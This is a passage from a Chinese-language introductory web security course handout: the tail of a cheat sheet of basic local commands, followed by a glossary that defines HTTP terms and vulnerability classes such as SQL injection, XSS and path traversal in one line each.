开静态文件服务做对比	<code>python -m http.server 8000</code>
跑 W3 对照演示脚本	<code>python -X utf8</code> <code>figures/raw/</code> <code>fig-web-10-param-fix.py</code>
看当前目录 (PowerShell/WSL)	<code>pwd</code>
列目录 (PowerShell / WSL)	<code>dir / ls</code>

第九章 附录 C：术语表

本章目标：按字母/拼音顺序速查，每个术语一句话解释。

术语	一句话解释
404	状态码，表示服务器上找不到请求的路径。
Cookie	服务器下发、浏览器保存并随请求自动携带的小段数据，常放会话标识。
curl	命令行 HTTP 客户端，把请求原样发出并打印响应；Windows 下要用 <code>curl.exe</code> 。
GET	HTTP 方法，取数据，参数通常放在 URL 查询串里。
HTTP	浏览器与网站之间“请求-响应”的通信协议。
IP 地址	网络上一台机器的编号；127.0.0.1 特指“本机自己”。
payload	为触发漏洞而构造的输入数据，本讲义称“注入串”。
POST	HTTP 方法，交数据，参数通常放在请求体里。
SQL	操作数据库的语言，用 <code>SELECT/FROM/WHERE</code> 等语句描述要什么数据。
SQL 注入	用户输入被数据库当成 SQL 语法执行的漏洞。
URL	资源地址，形如协议://主机: 端口/路径? 查询串。
URL 编码	把特殊字符写成 <code>%xx</code> 以便在 URL 中传输；解码后还原，不提供安全。
XSS	跨站脚本：用户输入被浏览器当成网页脚本执行的漏洞。
靶场	专门练习用的、故意留漏洞的环境，通常只在本机或授权平台。
参数	URL 或表单中“名字 = 值”的一项，是客户端可控的输入。
查询串	URL 问号后面的部分，形如 <code>role=guest&page=1</code> 。
单变量验证	一次只改一个输入的实验方法，用于确定因果。
端口	同一台机器上区分不同服务的编号，本靶场用 8765。
方法	请求行里的动作名，如 GET、POST。
攻击面	系统中可被触碰、可被利用的入口集合。
会话	服务器记录的“同一用户的一系列请求”，靠会话标识串联。

术语	一句话解释
基线	不做任何改动时的正常请求与响应，用于对比。
路径	URL 中主机后面的部分，指示要访问的功能或资源。
路径穿越	借 ../ 一类写法访问允许目录之外文件的漏洞。
请求	客户端发给服务器的一次“提问”。
请求头	请求中“名字: 值”形式的元信息，如 Host、Cookie。
请求体	请求中放数据的部分，POST 表单常放在这里。
参数化查询	SQL 写法：结构用占位符定死，数据单独提交，永不参与语法。
权限	角色或身份被允许做的事情；由服务端判断才有意义。
认证	核对身份（你是谁）的过程。
状态码	响应开头的三位数字，表示这次请求的处理结果。
注入	把数据写进“会被当成代码解释”的位置的攻击手法。
越权	以别人的权限访问资源，或访问超出自己角色的功能。
响应	服务器对一次请求的答复，含状态行、响应头与响应体。
会话标识	Cookie 中用来认出“同一登录用户”的随机串。
占位符	参数化 SQL 里的 ?，代表“这里将来放一个值”。